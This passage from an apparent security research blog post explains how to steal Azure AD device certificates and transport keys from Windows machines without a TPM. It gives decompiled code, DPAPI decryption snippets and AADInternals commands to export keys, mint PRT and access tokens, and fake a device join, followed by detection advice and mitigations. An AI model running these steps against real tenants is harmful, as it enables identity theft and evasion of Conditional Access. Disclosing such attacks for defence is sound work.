57        LocalFree(local_res18);
58      }
59    }
```

So, the string “login.live.com” was passed as unicode string to a function I renamed to **xConvertValueToHexString**.

Decompile: xConvertValueToHexString - (ngcpopkeysrv.dll)

```
1
2  void xConvertValueToHexString(longlong pbBinaryValue,LPWSTR *pszHexString)
3
4  {
5    uint uVar1;
6    longlong lVar2;
7    ulonglong uVar3;
8    undefined8 pbBuffer_00;
9    undefined8 in_stack_00000000;
10   undefined auStack136 [32];
11   int local_68;
12   BYTE *local_60;
13   undefined4 local_58;
14   LPWSTR pszRetVal;
15   undefined8 local_40;
16   BYTE pbBuffer [32];
17   ulonglong local_18;
18
19   local_40 = 0xfffffffffffffffe;
20   local_18 = DAT_18002e440 ^ (ulonglong)auStack136;
21   lVar2 = -1;
22   do {
23     lVar2 = lVar2 + 1;
24   } while (*(short *)(pbBinaryValue + lVar2 * 2) != 0);
25   local_68 = (int)lVar2 * 2;
26   local_58 = 0x20;
27   local_60 = pbBuffer;
28   pbBuffer_00 = 0;
29   uVar1 = BCryptHash(0x41,0,0);
30   if ((int)uVar1 < 0) {
31     xLog2(in_stack_00000000,0x87,"onecore\\ds\\security\\ngc\\utils\\common\\lib\\cryptutils.cpp",
32           (ulonglong)uVar1);
33   }
34   else {
35     pszRetVal = (LPWSTR)0x0;
36     uVar3 = xConvertBinaryToString(pbBuffer,pbBuffer_00,0x4000000c,&pszRetVal);
```

Before calling the function I renamed to **xConvertBinaryToString**, there was a call to **BCryptHash**. It seems that Ghidra messed that call somehow, as the parameters did not make any sense.


As all the registry keys were 64 charactes long, the hash had to be **SHA256**. So, I quickly created a PowerShell script that read all the values from **JoinInfo** and **TenantInfo**, converted to unicode byte array, and calculated the SHA256 hashes. **Profit !** 💰💰💰

For Azure AD Joined devices, the first key under **PerDeviceKeyTransportKey** is **IdpDomain** from **JoinInfo**. This is always **login.windows.net**. The second key under that is **TenantId**.

The transport key name of AAD Joined device is located to:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Cryptography\Ngc\KeyTransportKey\PerDeviceKeyTransportKey\
```

For Azure AD Registered devices I found out that one part was **UserEmail** from **JoinInfo**. I still had to do some more digging as there was still one part missing. I found the last hint from the procmon output. There was a call to **memcpy** a couple of lines before call to **CryptBinaryStringW**. For me, it seemed a partial SID.



After a quick test with PowerShell I could confirm that the missing part was indeed the **SID of the current user**!

The transport key name of AAD Registered device is located to:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Cryptography\Ngc\KeyTransportKey\<SHA256(sid)>\<SHA256(idp
```

Decrypting private keys

Now that we know the location of the keys, we need to export those. After debugging what Mimikatz’s **crypto::cng** module did, I learned that the files were [CNG key blobs](), containing a set of **dkpub/tkpub** or **dkpriv/tkpriv** keys.

For the **dkpub/tkpub**, there was one property record (Modified) and the actual keys in [BCRYPT_RSAKEY_BLOB](https://docs.microsoft.com/en-us/windows/win32/api/bcrypt/ns-bcrypt-bcrypt_rsakey_blob) as **BCRYPT_PUBLIC_KEY_BLOB**.

For the **dkpriv/tkpriv**, there was an encrypted property blob (UI Policy, Device Identity, and Key Usage) and the actual keys in encrypted **BCRYPT_RSAKEY_BLOB** as **BCRYPT_PRIVATE_KEY_BLOB** including the private RSA parameters (**P** and **Q**).

I also learned from the **Mimikatz** that **dkpriv** properties and key blob were both encrypted with our old friend [DPAPI](https://docs.microsoft.com/en-us/dotnet/standard/security/how-to-use-data-protection)! So, they should be relatively easy to decrypt as I already had implemented functionality to elevate the current process to **lsass** (which is required to get access to system keys) 😊

```
 Add-Type -path "$PSScriptRoot\Win32Ntv.dll"
[AADInternals.Native]::copyLsassToken()
```

Again, Benjamin had done a great job by figuring out the entropy needed for both encrypted blobs. After banging my head to the wall over a weekend, I realised that I was just missing the null terminator 🤣

The PowerShell code to decrypt the encrypted blobs:

```
 $DPAPI_ENTROPY_CNG_KEY_PROPERTIES = @(0x36,0x6A,0x6E,0x6B,0x64,0x35,0x4A,0x33,0x5A,0x64,0x51,0x44,0x74,0x72,0x
$DPAPI_ENTROPY_CNG_KEY_BLOB       = @(0x78,0x54,0x35,0x72,0x5A,0x57,0x35,0x71,0x56,0x56,0x62,0x72,0x76,0x70,0x7

# Decrypt the private key properties using DPAPI
$decPrivateProperties = [Security.Cryptography.ProtectedData]::Unprotect($privatePropertiesBlob, $DPAPI_ENTROPY_

# Decrypt the private key blob using DPAPI
$decPrivateBlob = [Security.Cryptography.ProtectedData]::Unprotect($privateKeyBlob, $DPAPI_ENTROPY_CNG_KEY_BLOB,
```

Note! For AAD Registered devices, use “CurrentUser” instead of “LocalMachine”

The encrypted private key was **BCRYPT_PRIVATE_KEY_BLOB** that has P and Q parameters, but the **System.Security.Cryptography.**[RSAParameters](https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.rsaparameters) would also need **DP**, **DQ**, **InverseQ**, and **D** parameters. This information would have been available in **BCRYPT_RSAFULLPRIVATE_BLOB**. The solution was to use **NCryptImportKey** to import the blob as **RSAPRIVATEBLOB** and export with **NCryptExportKey** as **RSAFULLPRIVATEBLOB**.

Lastly, I implemented the last missing part, a parser that was able to read **BCRYPT_RSAFULLPRIVATE_BLOB** and create a **System.Security.Cryptography.RSAParameters** object.

Stealing the device identity

Device Certificate and keys

To export the Device Certificate and keys, run the following command as administrator:

```
# Export the device certificate and keys:
Export-AADIntLocalDeviceCertificate
```

Output:

```
Certificate exported to ea77c7d5-7b2f-4567-bf0c-c0a4ceb8b679.pfx
```

Transport keys

To export the Device Certificate and keys, run the following **AADInternals** functions as administrator:

```
# Export the transport key:
Export-AADIntLocalDeviceTransportKey
```

Output:

```
WARNING: Running as LOCAL SYSTEM. You MUST restart PowerShell to restore AADJOIN02\User rights.
Transport key exported to ea77c7d5-7b2f-4567-bf0c-c0a4ceb8b679_tk.pem
```

Note: Accessing transport keys requires local system rights, so AADInternals elevates the current session. This can not be reversed, so you need to open a new PowerShell session to return “normal” rights. For AAD Registered devices, export the Device Certificate and keys first!

Now you can copy the certificate and transport key to another location to be used later.

Detecting

The detection of exporting the Device certificate and dkpub/dkpriv & tkpub/tkpriv keys can only happen at the endpoint. The next day after publishing this blog post, Roberto Rodriguez (@Cyb3rWard0g) published detection query for Sentinel here.

For short, you should set an access control entry (ACE) on system access control list (SACL) for the following registry keys:

Key	Note
HKLM:\SYSTEM\CurrentControlSet\Control\CloudDomainJoin	AAD Joined devices
HKCU:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WorkplaceJoin	AAD Registered devices
HKLM:\SYSTEM\CurrentControlSet\Control\Cryptography\Ngc\KeyTransportKey	Transport Key

If the user accessing these registry keys is NOT **lsass**, an alarm should be raised.

Using the stolen device identity

To use the stolen identity, run the following **AADInternals** functions:

```
 # Save credentials to a variable (must be from the same tenant as the device)
# If MFA is required, omit the credentials for interactive log in.
$cred = Get-Credential

# Get PRT settings:
$prtKeys = Get-AADIntUserPRTKeys -Credentials $cred -PfxFileName .\ea77c7d5-7b2f-4567-bf0c-c0a4ceb8b679.pfx -Tra

# Create a PRT token:
$prtToken = New-AADIntUserPRTToken -Settings $prtKeys -GetNonce

# Get access token:
$at = Get-AADIntAccessTokenForAADGraph -PRTToken $prtToken
```

Output:

```
 Keys saved to ea77c7d5-7b2f-4567-bf0c-c0a4ceb8b679.json
```

Now, let’s see how the access token looks like:

```
 # Dump the access token
Read-AADIntAccesstoken -AccessToken $at
```

Output:

```
  1aud                : https://graph.windows.net
 2iss                : https://sts.windows.net/2cd0c645-212d-46cc-be2b-e3ab9b4434ac/
 3iat                : 1644169150
 4nbf                : 1644169150
 5exp                : 1644173781
 6acr                : 1
 7amr                : {pwd, rsa, mfa}
 8appid              : 1b730954-1685-4b74-9bfd-dac224a7b894
 9appidacr           : 0
10deviceid           : ea77c7d5-7b2f-4567-bf0c-c0a4ceb8b679
11family_name        : John
12given_name         : Doe
13ipaddr             : 214.63.172.228
14name               : John Doe
15oid                : 47bd560e-fd5e-42c5-b51b-ce963892805f
```

```
16onprem_sid          : S-1-5-21-1357286652-147530443-861848650-6407
17scp                 : user_impersonation
18tenant_region_scope : EU
19tid                 : 2cd0c645-212d-46cc-be2b-e3ab9b4434ac1
20unique_name         : JohnD@company.com
21upn                  : JohnD@company.com
22ver                 : 1.0
```

As we can see, the access tokens obtained using the PRT token will have the **deviceId** claim (line 10). Depending on how did you get the PRT keys, you'll also have **rsa** and possibly **mfa** claims (line 7).

Faking device identity

What about doing this the other way around - would it be possible to fake the identity of Windows computer? For short, yes it is!

We have two options:

1. Create a fake device identity with AADInternals
2. Use the stolen identity

Only difference is that the former uses just one .pfx file, whereas the stolen identity has also the transport key in .pem file.

When "joining" the local device, AADInternals emulates the real join process and will do the following:

- Create a P2P certificate
- Import the device and P2P certificates
- Import P2P CA to AAD Token Issuer
- Store transportkey
- Set registry information
- Start scheduled tasks

To create a fake device with AADInternals:

```
 # Get an access token for AAD join and save to cache
Get-AADIntAccessTokenForAADJoin -SaveToCache

# Join the fake device to Azure AD
Join-AADIntDeviceToAzureAD -DeviceName "My computer" -DeviceType "Commodore" -OSVersion "C64"
```

Output should be similar to below.

```
 Device successfully registered to Azure AD:
  DisplayName:     "My computer"
  DeviceId:        d03994c9-24f8-41ba-a156-1805998d6dc7
```

```
  ObjectId:        afdeac87-b32a-41a0-95ad-0a555a91f0a4
  TenantId:        8aeb6b82-6cc7-4e33-becd-97566b330f5b
  Cert thumbprint: 78CC77315A100089CF794EE49670552485DE3689
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-797902961-1250002609-2090226073-616445738
  S-1-12-1-3408697635-1121971140-3092833713-2344201430
  S-1-12-1-2007802275-1256657308-2098244751-2635987013
```

Now we are ready fake the identity of our non-AAD joined Windows computer! The device may have a TPM, that doesn't matter.

To "join" the computer with a fake identity created above:

```
 # Join the device using the fake identity
Join-AADIntLocalDeviceToAzureAD -UserPrincipalName "JohnD@company.com" -PfxFileName .\d03994c9-24f8-41ba-a156-18
```

Output:

```
 Device P2P certificate successfully created:
  Subject:         "CN=d03994c9-24f8-41ba-a156-1805998d6dc7, DC=8aeb6b82-6cc7-4e33-becd-97566b330f5b"
  DnsNames:        "d03994c9-24f8-41ba-a156-1805998d6dc7"
  Issuer:          "CN=MS-Organization-P2P-Access [2021]"
  Cert thumbprint: A5F4752D34F90A8E7B14C985C4AA77AB583CD1F1
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7-P2P.pfx"
  CA file name :   "d03994c9-24f8-41ba-a156-1805998d6dc7-P2P-CA.der"

Device configured. To confirm success, restart and run: dsregcmd /status
```

To "join" the computer with the stolen identity from above:

```
 # Join the device using the stolen identity
Join-AADIntLocalDeviceToAzureAD -UserPrincipalName "JohnD@company.com" -PfxFileName .\ea77c7d5-7b2f-4567-bf0c-c
```

After updating the join information, restart the computer and log in with the username used above.

Summary

In this blog post, I showed three things:

- How to export the device certificate and transport key of Azure Joined or Registered devices from Windows computers not having TPM
- How to use the stolen device identity

- How to fake AAD Join by configuring non-AAD joined Windows computer to use the provided certificate (and transport key)

Stealing (and faking) device identities allows threat actors to access the target tenant using the identity of the stolen or faked device. This may allow evading device based Conditional Access (CA) policies, as the compliance of the device is assessed against the original device.

Take-aways:

- Use only devices equipped with a TPM
- Remove local admin rights from standard users on AAD Joined devices
- Do not allow users to join their own devices

References

- Microsoft: Key Storage and Retrieval
- Microsoft: Process Monitor
- Microsoft: Troubleshoot devices by using the dsregcmd command
- Benjamin Delby: Mimikatz source code. kull_m_key.h
- Microsoft: BCRYPT_RSAKEY_BLOB structure (bcrypt.h)

Source: https://aadinternals.com/post/deviceidentity/